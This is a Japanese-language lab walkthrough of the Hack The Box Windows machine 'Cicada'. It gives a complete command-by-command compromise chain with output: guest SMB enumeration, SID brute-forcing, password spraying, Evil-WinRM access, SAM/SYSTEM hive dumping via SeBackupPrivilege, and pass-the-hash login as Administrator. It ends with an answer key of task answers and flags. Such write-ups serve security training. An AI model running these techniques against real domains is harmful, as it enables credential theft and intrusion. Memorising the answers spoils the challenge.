本記事の概要
Hack The BoxのWindowsサーバの難易度Easyのマシンである「Cicada」に対する攻撃手法を記載します。
本記事では、以下の手順を記載します。
(1) ポートスキャン
(2) 名前解決のためのhostsファイル更新
(3) SMBの調査
(4) Evil-WinRMを用いたemily.oscarsユーザー権限奪取
(5) 特権昇格(SeBackupPrivilege権限によるNTLMハッシュ取得)
※画面や記載している手順は記事を作成した時点のものですので、画面などが変わっている可能性があります。
ポートスキャン
(1) 「nmap -A 10.10.11.35」コマンドを実行して、応答があるポート番号を確認する。Kerberos(88/tcp) やLDAP (389/tcp、636/tcp、3268/tcp、3269/tcp)やSMB(445/tcp)などポートが応答がある。
また、ドメイン名が「cicada.htb」で、ホスト名が「CICADA-DC」であることが分かる。
$ nmap -sC -sV 10.10.11.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-20 00:32 JST
Nmap scan report for cicada.htb (10.10.11.35)
Host is up (0.25s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-03-19 22:33:00Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=CICADA-DC.cicada.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:CICADA-DC.cicada.htb
| Not valid before: 2024-08-22T20:24:16
|_Not valid after:  2025-08-22T20:24:16
|_ssl-date: TLS randomness does not represent time
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-03-19T22:33:46
|_  start_date: N/A
|_clock-skew: 7h00m02s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 116.49 seconds
名前解決のためのhostsファイル更新
(1) 名前解決できるようにKali Linuxの/etc/hostsファイルに記載する。
$ echo '10.10.11.35 cicada.htb' | sudo tee -a /etc/hosts
$ cat /etc/hosts
   →「10.10.11.35 cicada.htb」が出力されることを確認する。
SMBの調査
(1) CrackMapExecの–sharesオプションを付けて、SMBの共有フォルダ一覧の表示を試みる。しかし、ユーザーを何も指定していないと拒否されてしまう。
$ crackmapexec smb cicada.htb --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
(2) guestユーザーでパスワードを設定せず、SMBの共有フォルダ一覧を表示する。guestユーザーでHRフォルダなどにアクセスできることが分かる。
$ crackmapexec smb cicada.htb -u 'guest' -p '' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\guest:
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON                        Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL                          Logon server share
(3) HRフォルダにアクセスする。
$ smbclient //cicada.htb/HR
Password for [WORKGROUP\kali]:     ←パスワードは何も入力せずに[Enter]キーを押す。
Try "help" to get a list of possible commands.
smb: \>
(4) dirコマンドでHRフォルダ内のファイルを表示すると、「Notice from HR.txt」というファイルがあることが分かる。
smb: \> dir
  .                                   D        0  Thu Mar 14 21:29:09 2024
  ..                                  D        0  Thu Mar 14 21:21:29 2024
  Notice from HR.txt                  A     1266  Thu Aug 29 02:31:48 2024

                4168447 blocks of size 4096. 382587 blocks available
(5) getコマンドで「Notice from HR.txt」ファイルをダウンロードする。
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
(6) 「Notice from HR.txt」ファイルの内容を確認すると、パスワードが「Cicada$M6Corpb*@Lp#nZp!8」であることが分かる。
$ cat 'Notice from HR.txt'

Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
(7) ユーザーをブルートフォースで探し、ユーザー一覧を列挙する。
$ impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at cicada.htb
[*] StringBinding ncacn_np:cicada.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-917908876-1423158569-3159038727
498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
512: CICADA\Domain Admins (SidTypeGroup)
513: CICADA\Domain Users (SidTypeGroup)
514: CICADA\Domain Guests (SidTypeGroup)
515: CICADA\Domain Computers (SidTypeGroup)
516: CICADA\Domain Controllers (SidTypeGroup)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
521: CICADA\Read-only Domain Controllers (SidTypeGroup)
522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
525: CICADA\Protected Users (SidTypeGroup)
526: CICADA\Key Admins (SidTypeGroup)
527: CICADA\Enterprise Key Admins (SidTypeGroup)
553: CICADA\RAS and IAS Servers (SidTypeAlias)
571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
1000: CICADA\CICADA-DC$ (SidTypeUser)
1101: CICADA\DnsAdmins (SidTypeAlias)
1102: CICADA\DnsUpdateProxy (SidTypeGroup)
1103: CICADA\Groups (SidTypeGroup)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
1601: CICADA\emily.oscars (SidTypeUser)
(8) SidTypeUserカテゴリになっているユーザー一覧を表示する。
$ impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass | grep 'SidTypeUser'
500: CICADA\Administrator (SidTypeUser)
501: CICADA\Guest (SidTypeUser)
502: CICADA\krbtgt (SidTypeUser)
1000: CICADA\CICADA-DC$ (SidTypeUser)
1104: CICADA\john.smoulder (SidTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
1108: CICADA\david.orelious (SidTypeUser)
1601: CICADA\emily.oscars (SidTypeUser)

$ impacket-lookupsid 'cicada.htb/guest'@cicada.htb -no-pass | grep 'SidTypeUser' | sed 's/.*\\\(.*\) (SidTypeUser)/\1/' > users.txt

$ cat users.txt
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emily.oscars
(9) 取得したユーザー一覧を対象にして、「Cicada$M6Corpb*@Lp#nZp!8」のパスワードを使用したユーザーがいるか調査するために、パスワードスプレー攻撃を実施する。michael.wrightsonユーザーのパスワードが「Cicada$M6Corpb*@Lp#nZp!8」であることが分かる。
$ crackmapexec smb cicada.htb -u users.txt -p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\Administrator:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\Guest:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\krbtgt:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\CICADA-DC$:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\john.smoulder:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\sarah.dantelia:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
(10) michael.wrightsonユーザーでアクセスできるフォルダを確認しても他のフォルダにアクセスできない。
$ crackmapexec smb cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
(11) michael.wrightsonユーザーでアクセスして、ユーザー一覧を確認する。出力結果からcicada.htb\david.oreliousユーザーのパスワード(aRt$Lp#7t*VQ!3)が分かる。
$ crackmapexec smb cicada.htb -u michael.wrightson -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated domain user(s)
SMB         cicada.htb      445    CICADA-DC        cicada.htb\emily.oscars                   badpwdcount: 0 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\david.orelious                 badpwdcount: 0 desc: Just in case I forget my password is aRt$Lp#7t*VQ!3
SMB         cicada.htb      445    CICADA-DC        cicada.htb\michael.wrightson              badpwdcount: 0 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\sarah.dantelia                 badpwdcount: 0 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\john.smoulder                  badpwdcount: 0 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\krbtgt                         badpwdcount: 0 desc: Key Distribution Center Service Account
SMB         cicada.htb      445    CICADA-DC        cicada.htb\Guest                          badpwdcount: 0 desc: Built-in account for guest access to the computer/domain
SMB         cicada.htb      445    CICADA-DC        cicada.htb\Administrator                  badpwdcount: 0 desc: Built-in account for administering the computer/domain
(12) david.oreliousユーザーでアクセスできるフォルダを確認する。出力結果からdavid.oreliousユーザーの権限ではDEVフォルダにアクセスできることが分かる。
$ crackmapexec smb cicada.htb -u david.orelious -p 'aRt$Lp#7t*VQ!3' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV             READ
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
(13) david.oreliousユーザーを用いてDEVフォルダにアクセスし、SMBのプロンプト(smb: >)が表示される。
$ smbclient //cicada.htb/DEV -U 'david.orelious%aRt$Lp#7t*VQ!3'
(14) dirコマンドでDEVフォルダに格納されたファイル/フォルダの一覧を確認すると、「Backup_script.ps1」というファイルがあることが分かる。
smb: \> dir
  .                                   D        0  Thu Mar 14 21:31:39 2024
  ..                                  D        0  Thu Mar 14 21:21:29 2024
  Backup_script.ps1                   A      601  Thu Aug 29 02:28:22 2024

                4168447 blocks of size 4096. 361947 blocks available
(15) getコマンドで「Backup_script.ps1」ファイルをダウンロードする
smb: \> get Backup_script.ps1
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (0.7 KiloBytes/sec) (average 0.7 KiloBytes/sec)
(16) 「Backup_script.ps1」ファイルの内容を確認すると、以下の2点が分かる。
・emily.oscarsユーザーのパスワード(Q!3@Lp#M6b7tVt)
・smb_backup_$dateStamp.zipファイルを”C:\smb”から”D:\Backup”にコピーするPowerShellのスクリプト
$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
Evil-WinRMを用いたemily.oscarsユーザー権限奪取
(1) emily.oscarsユーザーの認証情報を用いてEvil-WinRMを実行すると、emily.oscarsユーザーのプロンプトが表示される。
※Evil-WinRMとは、Windows Remote Managementのサービスをリモートから実行し、任意コマンドが実行できるプログラム。
$ evil-winrm -u emily.oscars -p 'Q!3@Lp#M6b*7t*Vt' -i cicada.htb
Evil-WinRM shell v3.7
ーーー(中略)ーーー
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
(2) pwdコマンドを実行し、現在のファイルパスを確認する。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> pwd
Path
----
C:\Users\emily.oscars.CICADA\Documents
(3) pwdコマンドを実行し、「C:\Users\emily.oscars.CICADA\Documents」フォルダ内のフォルダ/ファイルを確認したが、何もフォルダ/ファイルがない。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> ls
(4) cdコマンドやdirコマンドを実行し、「C:\Users\emily.oscars.CICADA\Desktop>」に一般ユーザーのフラグファイルがあることが分かる。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> cd ../

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> dir
ーーー(省略)ーーー
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         3/18/2025   9:25 PM                Desktop
d-r---         8/22/2024   2:22 PM                Documents
d-r---          5/8/2021   1:20 AM                Downloads
d-r---          5/8/2021   1:20 AM                Favorites
d-r---          5/8/2021   1:20 AM                Links
d-r---          5/8/2021   1:20 AM                Music
d-r---          5/8/2021   1:20 AM                Pictures
d-----          5/8/2021   1:20 AM                Saved Games
d-r---          5/8/2021   1:20 AM                Videos

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> dir
ーーー(省略)ーーー
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/18/2025   9:25 PM          49152 sam
-a----         3/18/2025   9:25 PM       18518016 system
-ar---         3/18/2025  12:06 AM             34 user.txt
(5) 一般ユーザのフラグファイルの内容を確認する。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
246b626e6e52ece3fec6163de5bbf2c6
特権昇格(SeBackupPrivilege権限によるNTLMハッシュ取得)
(1) 現在ログインしているユーザー(emily.oscars)のセキュリティ特権を確認すると、SeBackupPrivilegeを持っているため、ユーザーのNTLMハッシュをダンプできる。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
(2) reg saveコマンドでレジストリを保存する。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\sam sam
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> reg save hklm\system system
The operation completed successfully.

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> dir
ーーー(省略)ーーー
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/20/2025  12:43 PM          49152 sam
-a----         3/20/2025  12:43 PM       18518016 system
(3) downloadコマンドで保存した2つのレジストリ(samとsystem)をダウンロードする。
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> download sam
Info: Downloading C:\Users\emily.oscars.CICADA\Documents\sam to sam
Info: Download successful!

*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> download system
Info: Downloading C:\Users\emily.oscars.CICADA\Documents\system to system
Info: Download successful!
(4) レジストリからユーザー名とNTHashの情報を表示する。AdministratorユーザーのNTHashが「2b87e7c93a3e8a0ea4a581937016f341」であることが分かる。
$ impacket-secretsdump -sam sam -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x3c2b033757a49110a9ee680b46e8d620
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up...
(5) Administratorユーザーの認証情報を用いてEvil-WinRMを実行すると、Administratorユーザーのプロンプトが表示される。
$ evil-winrm -u Administrator -H 2b87e7c93a3e8a0ea4a581937016f341 -i cicada.htb
Evil-WinRM shell v3.7
ーーー(省略)ーーー
*Evil-WinRM* PS C:\Users\Administrator\Documents>
(6) 現在ログインしているユーザーを確認すると、「cicada\administrator」であることが分かる。
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cicada\administrator
(7) cdコマンドやdirコマンドを実行し、「C:\Users\Administrator\Desktop>」に特権ユーザーのフラグファイルがあることが分かる。
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop

*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
ーーー(省略)ーーー
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/18/2025  12:06 AM             34 root.txt
(8) 特権ユーザーのフラグファイルの内容を確認する。
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
f3693d24f08714efd92c4c09dedca568
[補足] Guided ModeのQA
・Task 1
問題(英語訳):What is the name of the non-default SMB share that is readable with guest access on Cicada?
問題(日本語訳):Cicada のゲスト アクセスで読み取り可能な、デフォルト以外の SMB 共有の名前は何ですか?

答え:HR
・Task 2
問題(英語訳):What is the name of the file found in the HR share?
問題(日本語訳):HR 共有にあるファイルの名前は何ですか?

答え:Notice from HR.txt
・Task 3
問題(英語訳):Which user account is still using the company default password?
問題(日本語訳):どのユーザー アカウントがまだ会社のデフォルト パスワードを使用していますか?

答え:michael.wrightson
・Task 4
問題(英語訳):Which user has left their password in Active Directory metadata?
問題(日本語訳):どのユーザーが Active Directory メタデータにパスワードを残しましたか?

答え:david.orelious
・Task 5
問題(英語訳):What is the name of the PowerShell script located in the DEV share?
問題(日本語訳):DEV 共有にある PowerShell スクリプトの名前は何ですか?

答え:Backup_script.ps1
・Task 6
問題(英語訳):What is the emily.oscars user's password?
問題(日本語訳):emily.oscars ユーザーのパスワードは何ですか?

答え:Q!3@Lp#M6b*7t*Vt
・Submit User Flag
問題(英語訳):Submit the flag located in the emily.oscars user's home directory.
問題(日本語訳):emily.oscars ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:246b626e6e52ece3fec6163de5bbf2c6
※「C:\Users\emily.oscars.CICADA\Desktop\user.txt」ファイルの内容。
・Task 8
問題(英語訳):What dangerous privilege does the emily.oscar user have associated with their account?
問題(日本語訳):emily.oscar ユーザーのアカウントにはどのような危険な権限が関連付けられていますか?

答え:SeBackupPrivilege
・Task 9
問題(英語訳):What is the Administrator user's NTLM hash?
問題(日本語訳):管理者ユーザーの NTLM ハッシュとは何ですか?

答え:2b87e7c93a3e8a0ea4a581937016f341
・Submit Root Flag
問題(英語訳):Submit the flag located on the Administrator user's Desktop.
問題(日本語訳):管理者ユーザーのデスクトップにあるフラグを送信します。

答え:f3693d24f08714efd92c4c09dedca568
※「C:\Users\Administrator\Desktop\root.txt」の内容。
関連記事(Hack The Box)
※後日作成予定。